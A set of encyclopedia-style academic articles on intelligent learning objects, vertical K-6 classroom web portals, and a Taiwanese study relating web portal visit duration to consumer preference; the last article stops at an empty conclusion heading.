FUTURE TRENDS

The application example shows how a learning object designed as an intelligent agent can improve a educational learning environment portal. In the near future special frameworks shall be design to build sets of intelligent learning objects easily. This framework must provide friendly tools for authoring of learning object according to the presented architecture.

Intelligent learning object frameworks must have support for communication among the agents using a powerful agent communication language such as FIPA-ACL, and basic services for agent management and learning management systems.

CONCLUSION

This article proposed the development of learning objects based on *agent architectures*: the intelligent learning objects (ILO) approach. We believe that building portals using the ILO approach is useful to improve modularity, discoverability and interoperability. Intelligent learning objects (ILO) is an agent enabled to promote learning experiences playing the role of learning objects. For this reason, an ILO can be also seen as a learning object built through the agent paradigm. The technological base of this approach is composed by a combination between technologies developed for learning objects and for multi-agent systems.

Agents can have coordination and cooperation mechanisms that help the agent society to achieve its goals. Such agent features can be very useful due to the possibility of a self-organizing ILO society inside a portal environment where it can promote richer learning experiences. The coordination and cooperation mechanisms enable complex behaviors and interactions among ILOs and, as a consequence, more powerful learning experiences.

REFERENCES

Bradshaw, J. M. (1997). An introduction to software agents. In J. M. Bradshaw (Ed.), *Software agents*. MA: MIT Press.

Downes, S. (2001). Learning objects: resources for distance education worldwide. *International Review of Research in Open and Distance Learning, 2*(1). Retrieved February 2007, from http://www.irrodl.org/index.php/irrodl/article/view/32/81

EMORPHIA: FIPA-OS—FIPA—Open Source. (2005). Retrieved September 19, 2005, from http://fipa-os.sourceforge.net/index.htm

FIPA. (2002). *The foundation for intelligent physical agents: Specifications*. Retrieved July 7, 2005, from http://www.fipa.org

Friesen, N. (2001). What are educational objects? *Interactive Learning Environments, 3*(9), 219-230. Retrieved February 2007, from http://www.careo.org/documents/objects.html

IEEE. (2004). *Learning Technology Standards Committee(LTSC): Specifications.* Retrieved July 7, 2005, from http://ltsc.ieee.org

Jaques, P. A., Pesty, S., & Vicari, R. (2003) *An Animated Pedagogical Agent that Interacts Affectively with the Student*. Paper presented at AIED 2003, Shaping the Future of Learning Through Intelligent Technologies, Sydney, Australia.

Johnson, W., L., & Shaw, E. (1997). Using agents to overcome deficiencies in Web-based courseware. World Conference on Artificial Intelligence in Education, AI-ED.

Lucas, J. P., Widges, B., & Silveira, R. A. (2005). Inserting animated pedagogical agents inside distributed learning environments by means of FIPA specifications. In *Proceedings of Agent-Based Systems for Human learning Workshop (ABSHL) 4th International Joint Conference on Autonomous Agents & Multiagents Systems (AAMAS) 2005,* Utrecht [CD-ROM].

Mohan, P., & Brooks, C. (2003). Engineering a future for Web-based learning objects. In *Proceedings of International Conference on Web Engineering,* Oviedo, Asturias, Spain.Retrieved February 2007, from http://www.cs.usask.ca/~cab938/icwe2003_mohan_brooks.pdf

Silveira, R. A., Gomes, E. R, & Vicari, R. M. (2005). Intelligent learning objects: An agent-based approach of learning objects. In T. V. Weert & A. Tatnall (Eds.), *Information and communication technologies and real-life learning* (pp. 1103-1110). Boston: Springer.

Sosteric, M., & Hesmeier, S. (2002). When is a learning object not an object: A first step towards a theory of learning objects. *International Review of Research in Open and Distance Learning, 3*(2). Retrieved February 2007, from http://www.irrodl.org/index.php/irrodl/article/view/106/557

Wooldridge, M., Jennings, N. R., & Kinny, D. (1999) A methodology for agent-oriented analysis and design. In *Proceedings of International Conference on Autonomous Agent AAMAS* (Vol. 3, pp. 69-76).

KEY TERMS

Animated Pedagogical Agent: Special kind of intelligent agent that has a character, and some animation or human like communication features and play the role of a tutor or coach in learning environments.

Discoverability: Capability of being discovered based on the educational content.

Intelligent Learning Object (ILO): A software agent that is able to promote learning experiences to students the same way as LOs do. ILOs can be seen as LOs built through the agent paradigm. A pedagogical agent with LOs features.

Interoperability: Capability of working in different environments.

Learning Object (LO): Unit or piece of learning content that can be used several times in different courses or in different situations giving re usability interoperability, discover ability and modularity to the learning material.

Learning Management System (LMS): Part of the learning environments responsible for dealing with the administrative and pedagogical tasks involving the learning environment management as a whole.

Modularity: Capability of having learning material that can be, at the same time, big enough to be coherent and unitary and small enough to be reused.

Vertical Web Portals in Primary Education

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INTRODUCTION

Advances in digital technologies and proliferation of the Internet as an ubiquitous platform for communication and information open up new opportunities for teaching and learning in the 21st century. In the past decade, K-12 schools have made considerable investments in the educational technology infrastructure, as evident by the decrease in students-per-computer ratios from 10.8 to 4 in a 10-year period between 1994 and 2004 (Robelen, Cavanagh, Tonn, & Honawar, 2005). However, while the investments in computing infrastructure have been steadily increasing, teachers' training and the integration of technologies into the elementary school classrooms have lagged far behind the infrastructure investments (Ivers & Barron, 1999). One strategy to address the technology gap between teachers and their students is to develop customized grade-level Web portals for elementary classrooms, and to train teachers to maintain and integrate Web portals into the teaching-learning processes of their schools (Preiser-Houy, Navarrete, & Russell, 2005).

Today's elementary school children are the "digital natives" that "speak" the language of computers and other digital devices (Prensky, 2001). They enjoy a full range of digital activities, including video and computer games, and that experience greatly impacts their lives outside of school (Yelland & Lloyd, 2001). Grade-level Web portals can bridge the technology gap between the "digital natives" and their teachers, many of whom were brought up and educated in a predigital era.

In this article, we explicate the concept of vertical Web portals in primary education. First, we define the portal concept. Following that, we describe the essential components and the benefits of K-6 portals. Next, we present a portal development strategy comprised of planning, design, training, and integration phases. We also discuss future trends in evolving K-6 portals. Finally, we delineate areas for future research on the multidimensional impacts of portal technologies on elementary school teachers, their students, and student families.

BACKGROUND

Elementary school educators and administrators are at a pivotal juncture in today's educational landscape. Over the next decade, the increasingly complex global environment will necessitate the mastery of technologies in many fields of human endeavour (U.S. Department of Education, 2005). Vertical K-6 Web portals, with a customized, targeted set of resources and tools for elementary school teachers, students, and student families, offer a variety of opportunities to integrate technology into the educational processes of elementary school classrooms.

What is a *vertical Web portal*? The term *portal* refers to a doorway, a gate, or a large, imposing entrance (Neufeldt & Guralnik, 1988). A *Web portal* is a collection of Web pages that provide a gateway to digital resources on the World Wide Web (Zhou, 2003). For example, Web portals like AOL.com and Yahoo! provide gateway access to the World Wide Web's vast content and services. The fastest-growing second generation of Internet gateways is a *vertical Web portal*, also known as a *vortal* (Jasco, 2001).

Vortals provide Web pages of deep content for specialized topics targeted to the needs and interests of a specific user group. Content, community, and commerce features define vortals (O'Leary, 2000). *Content* refers to a mixture of proprietary and generic content, such as search engines, e-mail accounts, discussion forums, and news. *Community* refers to a group of people with common business, professional, or hobby interests who visit the portal for information and(or) social exchange. Finally, the *commerce* component, which is prevalent in commercial but not in the not-for-profit portals, refers to the consumer-to-retailer or business-to-business transactions enabled by the portal. An example of a commercial vertical portal is Covisint.com, a business-to-business portal for conducting trade between car manufacturers and part suppliers.

Vertical Web portals for elementary school classrooms are Web sites with specific grade-level educational resources and communication tools for students and student families. The World Wide Web offers a multitude of educational resources in digital format. Grade-level Web portals make a targeted subset of these resources available to students anywhere/anytime, and expose students to digital content not available in a traditional classroom setting. Web portals provide a vehicle for students to extend their own learning beyond the traditional school day, thus, putting students in charge of an important portion of their own education. With the availability of classroom portals, the students have a choice on whether, when, and how to extend their learning through a targeted set of digital resources provided to them by their teachers.

An educational portal of the Punahou School (http://www.punahou.edu) is one example of a vertical Web portal that extends the learning network beyond the brick-and-mortar boundaries of the school's classrooms. Punahou's portal brings together an electronic community of students, teachers, parents, and alumni to meet the communication and academic needs of the school's community (Takemoto, 2004). For example, the portal provides resources and tools for accessing course schedules, classroom information, message boards, and chat rooms. In the next section, we describe the components of a vertical K-6 Web portal, and discuss the benefits of using portals in elementary school classrooms.

USING VERTICAL K-6 WEB PORTALS IN PRIMARY EDUCATION

Vertical K-6 Web portals provide the technological scaffolding for integrating the vast digital resources of the World Wide Web into a classroom that extends the teaching/learning network into student homes. This section provides an overview of portal components, and discusses the benefits of elementary school portals.

Web Portal Components

Three components comprise a K-6 Web portal—*target audience*, *purpose,* and *content*. The *target audience* of a portal may include students, student families, school administrators, other elementary school teachers, and members of the external community. Among the *purposes* of a portal are student enrichment, parent-teacher communication, showcase of student work, and exchange of curricular resources with the virtual community of primary educators. The *content* of a portal may vary depending on the portal's purpose and target audience. Among the content options are helpful links to standards-based curriculum resources for research projects, homework assignments, and educational enrichment games. Classroom portals may also include hyperlinks to student projects, newsletters, field trips, a photo gallery, a calendar of classroom events, and informational pages for student families on classroom policies and behavioural expectations.

Figure 1 provides an example of a second-grade Web portal at the Chaparral Elementary School. The portal's target audience is the second-grade students and student families. One of the purposes of the portal is to enhance student enrichment through the developmentally appropriate digital

Figure 1. An example of a second-grade Web portal

resources on the World Wide Web. For example, the portal contains the links to educational facts, exercises, and games in each area of the second-grade curriculum (i.e., language arts, visual arts, mathematics, music, science, and social studies). These links, carefully selected by the teacher, provide the second-graders and their families with the “kid safe” digital resources for exploration, learning, and discovery inside and outside of the children’s classroom. Another purpose of the portal is to offer a medium for sharing information about classroom activities and events with student families. The portal fulfils this purpose with an array of digital resources targeted to the needs and interests of the second-grade parents. These resources include the links to weekly newsletters, photo albums of classroom activities, descriptions of field trips, weekly poems, and information on the curriculum standards of the teacher’s second-grade class.

Benefits of K-6 Web Portals

Research on individual learning styles suggests that students learn better when academic material is presented in their preferred learning style (Dunn & Dunn, 1992). Teachers can use Web portals to guide students in the acquisition of curriculum-related knowledge, and to promote learning in ways that are more appealing and engaging to students. For example, Web portals with textual and visual components of digital images, drawings, sketches, and movie clips, may be more appealing to visual learners who think in pictures. On the other hand, the portal resources with auditory components, such as verbal instructions and musical clips, may be more appealing to auditory learners who think in sounds and learn through verbal associations. In utilizing Web portals for book reports and other homework assignments, students can leverage their preferred learning style as they explore, experiment with, and learn how to learn. This approach, to the acquisition of new knowledge, builds confidence and motivates students to further engage themselves in the learning process.

Another benefit of classroom portals is that they promote the development of multiple literacy skills early on in a child’s education. Oseas and Wood (2003) define multiple literacies as media literacy, visual literacy, and information literacy. In using Web portals for inquiry learning, students can search for answers to their own questions in the context of the curriculum themes of the specific grade level. This process of learning not only broadens students’ subject-related knowledge and promotes deeper understanding of the researched topics, but facilitates the development of visual and information literacy skills. Such skills are becoming increasingly important as students transition from elementary schools into more complex and demanding learning contexts of secondary and postsecondary education. Finally, the knowledge gained from inquiry learning can be formalized and shared through a classroom portal, thus extending the learning network to a virtual community of learners all over the world. In the next section, we provide general guidelines for teachers to develop their own classroom portals.

DEVELOPING VERTICAL K-6 WEB PORTALS

Four phases comprise the process of Web portal development: planning, design, training, and integration (Preiser-Houy et al., 2005). During the planning phase, teachers determine the purpose and target audience of their classroom portal. During the design phase, teachers conduct Internet research to identify and evaluate appropriate grade-level resources to be included on the portal. The content of the portal is contingent upon the portal’s main purpose, as well as the needs and preferences of its target audience. While the elementary school teachers may choose to design and program their own Web portals, such an endeavor requires considerable time commitment and technical skills, neither of which the teachers may have. A more effective alternative to Web portal development is to leverage the knowledge and expertise of local colleges and universities in codeveloping classroom portals through academic-community partnerships.

During the training phase, teachers learn how to maintain the content and user interface of their portal. The choice of Web content management software is contingent upon the technical proficiency of the teacher. For example, teachers with high level of technical expertise may choose complex, functionally rich set of Web-authoring tools and image-editing software to maintain their Web portals. On the other hand, teachers with minimal technical proficiency should use Web-authoring tools with fewer features, but an easy-to-use, word-processor-like graphical user interface. Finally, during the integration phase, teachers implement their portals on the school’s Web server, and begin integrating portal resources into the curriculum activities of their classrooms. One of the integration tactics is to utilize classroom portals for book reports and research projects. Another tactic is to leverage the portals’ digital resources for in-class activities to demonstrate and reinforce the curricular concepts in language arts, mathematics, social studies, science, and fine arts. Finally, portals may be utilized as vessels of continuously flowing information between the classrooms and student homes, thus, keeping families connected to their children’s education as it unfolds in real time. In the next section, we discuss future trends in the evolution of Web portal technologies in primary education.

FUTURE TRENDS

Vertical K-6 Web portals provide a vehicle for the acquisition and communication of subject-related knowledge in elementary schools. Classroom portals make learning engaging and motivating. They enable broad collaborations, unconstrained by physical boundaries, and encourage exploration and experimentation. However, in spite of their promise to enrich the educational opportunities for students, there are social and technological challenges of integrating portal technologies into elementary schools (Preiser-Houy et al., 2005). One of the challenges is the lack of technical expertise and human resources to develop Web portals. Once the portals are developed, a critical factor for sustaining them over time is the availability of the requisite technology infrastructure for Web hosting and portal maintenance. Another important factor is an on-going training program to help teachers become self-sufficient in maintaining and continuously evolving the use of portal resources in the classroom.

As K-6 Web portals evolve over time, they will be increasingly utilized as a medium for students to conduct thematic research, acquire new knowledge, and share knowledge with the virtual community of learners all over the world through digital portfolios linked to classroom portals. Digital portfolios are curriculum-based assignments that integrate graphics, text, video clips, and sound into an organized, portable, and accessible format (Voithofer, 2003). These types of assignments foster active inquiry into the subject matter and facilitate a cooperative learning environment. Furthermore, they promote students' satisfaction and a sense of ownership in sharing their work with a virtual community of learners via the World Wide Web.

One example of a portfolio project is a digital narrative on a thematic unit from social studies (Dharkar & Aho, 2003). The project entails several interrelated tasks. First, the students gather information about the topic of their narrative (e.g., an ancient Greek civilization). In researching their topic, the students use books, journals, magazines, and a set of targeted digital resources provided to them by their teacher via the classroom portal. Next, the students develop a storyboard with the sketches of the narrative pages, including the page title, images, text, animation, sound, and navigation controls. The students then work under the supervision of their teacher (or the school's technology coordinator) to create digital narrative presentations with the integrated textual, visual, and audio components. Upon assembling the digital components of their portfolios, students test their projects, upload them to the school's Web server, and link the narrative pages to the classroom Web portal. Finally, students conduct in-class demonstrations of digital portfolios and share the findings of their research projects with other students.

Since the concept of Web portals in primary education is relatively new, there is a need for quantitative and qualitative research on this topic. One avenue for future research is to assess the multidimensional impacts of portal technologies on teachers, students, and student families. For example, one study may address the questions of how Web portals enrich student learning experiences and facilitate new learning opportunities. Another study may focus its inquiry on the ways in which school administrators promote and facilitate effective uses of Web portal technologies in their schools. Finally, it is important to identify best practices of using portals to transform instruction across the curriculum of different grade levels, and the conditions under which these practices occur.

CONCLUSION

Elementary school educators are at a critical crossroads in the beginning of the new millennium. The need for students to develop digital competencies is increasingly important in an age when the uses of information and communication technologies are becoming more and more prevalent. The ubiquitous nature of the Internet, and its vast array of free digital resources, offer new opportunities for teaching and learning in the twenty-first century. Vertical K-6 Web portals provide the architecture for a digital classroom with resources that engage students with the outside world and promote the development of digital literacy skills. However, while the classroom portals have a potential to enrich the students' educational experiences, there are social and technical challenges of portal development and integration.

Successful integration of Web portals in primary education requires a critical understanding of the advantages and disadvantages of their use for teaching and learning. It also requires the technical knowledge to develop the portals, and the tactical knowledge to effectively utilize them in the K-6 curriculum. Elementary school educators who leverage the power of Web portal technologies to create the digital classrooms of the new millennium will be well prepared to educate the future generations of "digital natives" for the knowledge economy.

REFERENCES

Dharkar, A., & Aho, K. (2003). Building digital skills: Helping students learn and communicate with technology. *Macromedia White Paper, 1-14.* Retrieved June 1, 2006, from http://www.adobe.com/resources/education/whitepapers/

Dunn, R., & Dunn, K. (1992). *Teaching elementary students through their individual learning styles: Practical approaches grades 3-6*. Boston: Allyn & Bacon.

Ivers, K. S., & Barron, A. E. (1999). The presence and purpose of elementary school web pages. *Information Technology in Childhood Education Annual*, 181-191.

Jasco, P. (2001). Portals, vortals, and mere mortals. *Computers in Libraries, 21*(2), 46-48.

Neufeldt, V., & Guralnik, D. B. (1988). *Webster's new world dictionary of American english* (3rd College ed.). New York: Simon & Schuster, Inc.

O'Leary, M. (2000). Vortals on the rise. *ONLINE, 24*(2), 79-80.

Oseas, A., & Wood, J. M. (2003). Multiple literacies: New skills for a new millennium. In D. T. Gordon (Ed.), *Better teaching and learning in the digital classroom* (pp. 11-26). Cambridge, MA: Harvard Education Press.

Preiser-Houy, L., Navarrete, C. J., & Russell, M. (2005, August 11-14). The adoption and integration of web technologies in K-6 education. *Proceedings of the 11th Americas Conference on Information Systems (AMCIS),* Omaha, NE (pp. 710-718).

Prensky, M. (2001). Digital natives, digital immigrants. *On the Horizon, 9*(5), 1-6.

Robelen, E. W., Cavanagh, S., Tonn, J. L., & Honawar, V. (2005). State of the states. *Education Week, 24*(35), 54-76.

Takemoto, W. (2004). K-12 portal brings Honolulu community together. *T.H.E. Journal, 32*(2).

U.S. Department of Education. (2005). *The national education technology plan*. Retrieved June 15, 2005, from http://www.nationaledtechplan.org/background.asp

Voithofer, R. (2003). Supporting digital portfolios in the K-12 classroom: Policies, assessment, training, technology. *Macromedia White Paper,* 1-11.Retrieved June 1, 2006, from http://www.adobe.com/resources/education/whitepapers/

Yelland, N., & Lloyd, M. (2001). Virtual kids of the 21st century: Understanding the children in schools today. *Information Technology in Childhood Education Annual, 175-192.*

Zhou, J. (2003). A history of web portals and their development in libraries. *Information Technology and Libraries, 22*(3), 119-129.

KEY TERMS

Digital Age: A period in the history marked by the proliferation and widespread use of information, communication, and the Internet technologies.

Digital Classroom: A school room equipped with information/communication technologies and the Internet access to extend the learning environment beyond the classroom's physical brick-and-mortar boundaries; in a digital classroom, students use technology to collect, evaluate, and integrate information.

Digital Content: Information presented in online or multimedia format.

Digital Immigrant: A generation of learners born in the predigital age (approximately before 1970s).

Digital Native: A generation of learners born in the digital age (approximately after 1980).

Digital Literacy Skills: The ability to use information/communication technologies and the Internet to access, manage, evaluate, and integrate information.

Digital Portfolio: A curriculum-based assignment requiring the acquisition and integration of textual, graphic, visual, and audio information into an organized, portable, digitized format that can be accessed through the Internet.

Internet: A global system of interconnected computer networks that transmits data using standardized protocol referred to as Internet Protocol (IP).

Knowledge Economy: The use of information transformed into knowledge to produce economic benefits for the society.

Multiple Literacies: The ability to identify and analyse information embedded in text, image, audio, video media, and to use various media to express one's understanding of that information; multiple literacies include media literacy, visual literacy, and information literacy.

Vertical K-6 Web Portal: An organized, integrated collection of Web pages with specific grade-level educational resources and communication tools for elementary school teachers, students, and student families.

Vertical Web Portal: Web pages of deep content targeted to the needs and interests of specific user groups.

Vortal: An acronym for a vertical Web portal.

Web Portal: A collection of Web pages that provide a starting point to other resources on the World Wide Web (WWW).

World Wide Web: An information retrieval service that operates over the Internet and provides a set of hypertext resources identified by a unified resource locator (URL).

Visit Duration and Consumer Preference toward Web Portal Conent

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INTRODUCTION

A Web portal possesses a number of unique advantages. Discussion of these advantages centers on improved information access via either customized access to selected information sources or through the improvements brought about by content management applications. A Web portal can provide functionalities that customize and personalize information flow to the Web surfers (Hoffman & Novak, 1996). In addition, it not only serves as a traditional advertising media, but also as an integrated marketing communication tool (Bush et al., 1998). Although it may be seen as an exciting tool of this kind, its effectiveness in terms of consumer engagement and persuasion has yet to be demonstrated empirically (Bezjian-Avery, Calder, & Iacobucci, 1998).

To date, consumer behavior on the Web portal has been examined to assess whether Web portal marketing communication has been *effective,* but further empirical study is required to establish whether evaluating that effectiveness on the basis of Web portal consumer behavior is in fact a *valid* form of measurement (Bucklin & Sismeiro, 2003). Specifically, it is not clear whether an increase in visit duration corresponds with an increased positive attitude towards a Web portal site, that is, whether more time spent on a site, is an increasingly favorable reflection on its content (Balabanis & Reynolds, 2001). Some researchers argue that consumer browsing experience and involvement with a Web portal site affect visit duration (Bucklin & Sismeiro, 2003). In addition, the nature of Web browsing mechanism, such as a cache, proxy, and dynamic IP might give rise to the undercounting problem of visit duration (Berthon, Pitt, & Watson, 1996). *Therefore, v*alidating the effectiveness remains impossible until Web behavior measures, such as visit duration, can be empirically proven to represent consumer attitudes. Until then, relying on such measurement is only conjecture.

The objective of this research is to determine whether visit duration serves a proxy of Web surfer's preferences towards the Web portal content. An individual-based browsing behavior tracking methodology is employed and a set of experimental Web pages were designed on the theoretical basis of conjoint analysis to accurately measure visit duration by individual consumers. We will begin by examining various ways of measuring Web portal consumer behavior. Next we will consider the importance of content on the Web portal. An examination of this relationship may answer the question of whether visit duration is indicative of marketing effectiveness on the portal. The marketing effectiveness variable under consideration is portal content, with site design operating as a control variable.

BACKGROUND

The Association between Web Portal Behavior and Consumer Attitude

With traditional advertising, marketers measure two aspects of effectiveness, consumer behavior and consumer attitude (i.e., psychology). Behavior is measured through impression, reach, effective reach, frequency, effective frequency, cost per millennium (CPM), duplication, gross rating points for overall media reach/frequency analysis, and attitude through recall, checklist, brand attitude, purchase intention, recall, and over time. This task is accomplished by self-report style questionnaires or by focus groups, as listed in the meaning and measure sub-columns shown in the *Measuring Advertising Effectiveness in Traditional Media* column of Table 1.

In recent years, industrial and academic researchers have identified a number of variables for Web behavior measurement. These include exposure (CPM and flat fee), click through rate, interactivity, and outcome variables for banner advertisements and target communication. Such measures incorporate the price structure of Web portal based advertising (Novak & Hoffman, 1998). Currently, exposure models, based upon CPM or flat fees applied to site exposure or banner advertisement exposure, are the prevailing approach in

Table 1. Measuring the effectiveness of marketing communication in traditional media and in the Web portal environment

Measuring Web Portal Behavior					Measuring Advertising Effectiveness in Traditional Media	
Conversion Process on the Web Portal (Berthon et al., 1996)		Web Advertising Hierarchy of Effect (Hoffman & Novak, 1998)			Hierarchy of Effects (Lavidge & Steiner, 1961)	
Meaning	**Measure**	**Meaning**	**Measure**		**Meaning**	**Measure**
Surfers	Awareness Efficiency	Awareness	Exposure	Flat Fee Click-Through	Awareness	Gross Impression Reach Effective Reach Frequency Effective Frequency CPM Duplication Gross Rating Points Recall Checklist Brand Attitude, Purchase Intention Recall Over Time
Aware Surfers	Locatability/ Attractability	Passive Interest				
Hits	Contact Efficiency					
Active Visits	Conversion Efficiency	Active Interest	Interactivity	Visit Frequency Duration Time Browsing Depth	Knowledge Liking Preference Belief	
Purchases	Retention Efficiency	Purchase	Outcome/ Performance		Purchase	
Repurchases		Retention			Repurchases	

Web media pricing. Fees based upon the click-through rate are also in use. Here the advertiser pays for actual clicks on a banner advertisement that leads to the advertiser's target advertisement. In addition, interactivity measures are based upon the time spent viewing an advertisement, the depth or number of pages of the target advertisement accessed or the number of repeat visits to the target advertisement (Ghose & Dou, 1998). Outcome measures focus on the number of purchases made (Moe & Fader, 2001). As for the relationship between Web marketing communication and Web portal consumer attitude toward site content, Berthon et al. (1996) proposed a Web portal site efficiency measure and a comprehensive conceptual framework of marketing communication on-line. In that framework, five measures of Web portal marketing communication based on certain Web portal behavior variables are defined, a summary of which is given in Table 1. As the table shows, those measures are similar to the four measures proposed by Novak and Hoffman (1998).

Visit Duration and Consumer Preference

For marketers, a message delivery strategy intended for consumers needs to consider the information content of the communication and the creative form of the message. Most of the literature exploring the effectiveness of Web portal marketing communication focuses only on the creative form of the Web portal rather than on its content (Bucklin & Sismeiro, 2003). The difference between exposure, click-through and interactivity depends on the content of the Web portal *pages, and not only on the creative form.* It is more meaningful to measure the effectiveness of Web portal marketing communication based on interactivity measures of Web portal consumer behavior rather than on exposure or click-through (Novak & Hoffman, 1998). Novak and Hoffman's (1998) definition concerns interaction, based on the time spent viewing an advertisement, the depth or number of pages of the target advertisement accessed, or the number of repeat visits to the target advertisement. In Berthon et al.'s (1996) research, a visit compared to a hit implies greater interaction between the surfer and Web portal pages. It may mean spending appreciable time, in completing a form, querying a database, and requesting further information. However, some researchers argue that visitors spend less time per Web portal visit session because they are familiar with the Web portal site (Johnson et al., 2003). In addition, Bucklin and Sismeiro (2003) suggest that page visit duration is affected by the visitor's involvement and time constraints. Therefore, whether increased visit duration corresponds with increased positive attitude towards a Web portal site requires more empirical evidence.

Method of Measuring Web Behavior

While measurement in traditional advertising is conducted by self-report style questionnaires, measurement of Web behavior is conducted by server-centric and/or client-centric consumer behavior measures. The server-centric measurement technique, Web traffic analysis, analyzes server log files that record user browsing activity. A browser requesting a

Web portal server through a proxy server or firewall is not logged. The situation is similar to a browser's caching setting. Both situations result in reduced measurement of Web portal behavior including Web portal visit duration. Therefore, for the server site measure by analysis of the file data from the Web server log, some researchers have drawn attention to this problem of Web portal user *identification* and the *undercounting* problems caused by dynamic IP, cache settings and proxy (Berthon et al., 1996). With the lack of reliable and valid clickstream data, evaluating the effectiveness of marketing communication by Web portal browsing behavior is not valid (Bucklin & Sismeirp, 2003). On the other hand, client centric measurement techniques employ programs to record the user activity of a panel of individuals who have agreed to participate. This kind of approach tracks and records the individual usage of each user on a PC, instead of the Web site activities of Web services for an IP based user. The sample of respondents is then weighted to enable the projection of the analysis from the panel to universal estimates (Novak & Hoffman, 1998). Such an approach is a more accurate measure of Web browsing behavior but requires the permission from those involved.

Hypotheses

This research centers on the consumer behavior and attitude towards Web portal content while researching and shopping for a notebook computer. With this research objective in mind the following hypotheses will be investigated:

- **Hypothesis 1:** The more preferable the consumer is towards Web portal content, the longer the Web portal visit duration; and
- **Hypothesis 2:** There will be no difference in the most important attribute for shopping and researching online, as revealed by the individual's preference towards the Web portal content and visit duration. The specifically designed research methodology will then be detailed, including the individual-based methodology and the set of experimental Web portals and programs that are able to accurately measure visit duration by individual consumers. We will conclude with a discussion of the results obtained and pointers for future research.

RESEARCH METHODOLOGY, DATA ANALYSIS, AND RESULTS

Measurement Program for Tracking the Web Behavior

The Web behavior measurement technique employed is client centric measurement. This form of measurement was chosen to ensure that individual-based visit duration was measured. There was no need to install any client programs. Instead, an author-designed server program was activated while each Web portal page loaded (a page is requested either from a local cache or Web portal server). A brief description of the program is outlined in the following section.

We used a server program written by ActiveServerPages (ASP). Whenever a Web portal page is sent by a Web server, a proxy server, or from a local disk caching, it activates the author-designed server programs to log the Web visit duration behavior measure into the database. A cookie is a mechanism that allows the server to write information into the user's local disk.

Conjoint Analysis Design

Conjoint analysis is a multivariate technique for modeling consumer decision making and evaluating the multiple attributes of products/services (Green & Sysisrinivasa, 1978). It does this by presenting respondents with a set of alternatives, described as *profiles* in term of the levels of different attributes. Conjoint analysis was utilized to explore consumer decision making and evaluation of the multi-attribute profiles of Web marketing allied to the on-line notebook shopping. We analyze consumer *preference* in terms of utility function and the relative importance of the mix for online shopping. On the basis of the conjoint analysis technique, there are some steps and alternative methods.

Identifying Appropriate Attributes

To identify the appropriate attributes for constructing a stimulus set, interviews were conducted with three major vendors in Taiwan and the Web portal sites of five major vendors were analyzed. Following this analysis, a pilot sample of fifty-five respondents was asked to list the top four attributes and levels of most concern to them, as the Table 2 shown.

Stimulus Design

To ensure realism, the study adopted a full-profile method to obtain respondents' overall evaluations. Based on a factional factorial design and the number of products and levels, the total number of combinations is 2x3x2x2 = 24. That is, the respondents needed to evaluate 24 stimulus sets. With such a large number, respondents could possibly face information overload, resulting in lower predictive validity, so the number was reduced to eight according to an orthogonal main-effect design array. Such a method of data collection is more realistic and allows easier determination of the part worth of utilities at every level of each attribute. As noted by Green and Sirnivasna (1978), the full profile takes the level of all

Table 2. The attributes and levels

Attributes	Levels
Brand	• IBM • Acer
Promotion Package	• Cannon Bubble Jet Printer • On-line Service/Year • Computer Training 100 Hrs.
Alternative Ways of Payment	• Lump Sum • Installment Payment
After Sales Support	• One Year Free Maintenance • Three Years of Maintenance for Extra Fee

Table 3. An example of stimulus

An Example of Stimulus	
Brand	IBM
Promotion Package	Cannon Bubble Jet Printer
Alternative Ways of Payment	Lump Sum
After Sales Support	One Year Free Maintenance

Least □ □ □ □ □ □ □ □ □ □ □ Most
Preferable 0 1 2 3 4 5 6 7 8 9 10 Preferable

attributes into consideration simultaneously, much as in the real world. An example of stimulus is shown in Table 3.

When a respondent browsed multi-stimulus sets of Web portal pages in a given period of time, the relative proportion of the total visit duration (percentage of total time spent on each set of Web portal pages) for each stimulus set of Web portal pages was cumulated under the same consumer product knowledge, involvement, and Web portal experience. Based on the percentage of the relative proportion of visit duration, we derived the ranking indicator towards each stimulus set of Web portal pages individually. Next, the ranking indicator of visit duration is compared with consumer preference towards the site content, as measured by Web-based questionnaires, which allows exploration of the relationship between Web portal consumer behavior (visit duration) and attitude (preference towards the site content).

Data Collection

The data collection took place at a Taiwanese university in 2004. The respondents were recruited by an e-mail invitation to join the online experiment. One thousand invitations were issued, to which 320 responded, a rate of 32%. The respondents entered eight stimulus sets consisting of Web portal pages, which shared the same creative form. An optional button scale from 1 to 7 represented the most preferred to the least preferred of the products/services marketing mix in each of the stimulus sets.

- **Hypothesis 1:** The more preferable the consumer is towards Web portal content, the longer the Web portal visit duration.

The study compared the ranking indicator of visit duration with consumer preference towards the Web portal content, as measured by Web-based questionnaires, to explore the relationship between Web portal consumer behavior (visit duration) and attitude (preference towards the Web portal content). If there is consistency between these variables, the implication is that there is no significant difference between consumer Web portal behavior as measured by visit duration and consumer attitude as measured by preference towards Web portal site content.

The Wilcoxon signed ranks test (Wilcoxon, 1945) was employed to assess the relationship between consumer preference and visit duration. The Wilcoxon signed ranks test is the non-parametric version of the two independent samples t-test, which means the test is appropriate when you want to conduct a tw0 independent samples t-test, but the dependent variable is not normally distributed. Further, this

Table 4. Wilcoxon signed ranks test

	Preference vs. Visit Duration
Z	-.102
Asymp Sig. (2-tailed)	.919

test can also be applied when the observations in a sample of data are ranks, that is, ordinal data rather than direct measurements. The results of this are shown in Table 4.

Table 4 reveals a significance level greater than 0.5, and as such the null hypothesis can not be rejected. That is, we can not reject the hypothesis that there is no significant difference in consumer preference towards the Web content as determined by the ranking associated with consumers preference from the Web questionnaire and the ranking associated with the length of visit to the stimulus Web portal pages. Since there is no significant difference in the measures, visit duration may serve as a ranking indicator of consumer preference toward the portal site content.

- **Hypothesis 2:** There will be no difference in the most important attribute for shopping and researching on-line, as revealed by the individual's preference towards the Web portal content and visit duration.

We considered the relative importance of the attributes for consumers shopping online for the notebook in terms of preference towards the Web portal site content and visit duration. After calculating the part worth function from the consumer preference by Web questionnaires and from the ranking of visit duration in relation to Web portal content, the relative weight importance of the attributes of the online marketing mix for the notebook purchase is shown in Table 5. The most important factor and least important factor are promotion and payment respectively, as the row promotion and payment shown in Table 5 Based on the result obtained in the experiment, there were no significant differences between visit duration and preference in term of the most and least import factors.

FUTURE TRENDS

Those organizations that want to gain competitive advantage are realizing that a rich, interactive portal is a necessity. New Web portals are beginning to include new capabilities into broader platforms. The future trend is that in order to attract customers and prolong visit durations to a Web portal site, it has to be content-rich, interactive, user friendly and attractive.

Table 5.The relative importance of attributes in terms of preference and visit duration

The Relative Importance (%)	Preference	Visit Duration
Brand	23%	17%
Promotion	**47%**	**74%**
Payment	**7%**	**3%**
After Sale Service	24%	6%

CONCLUSION

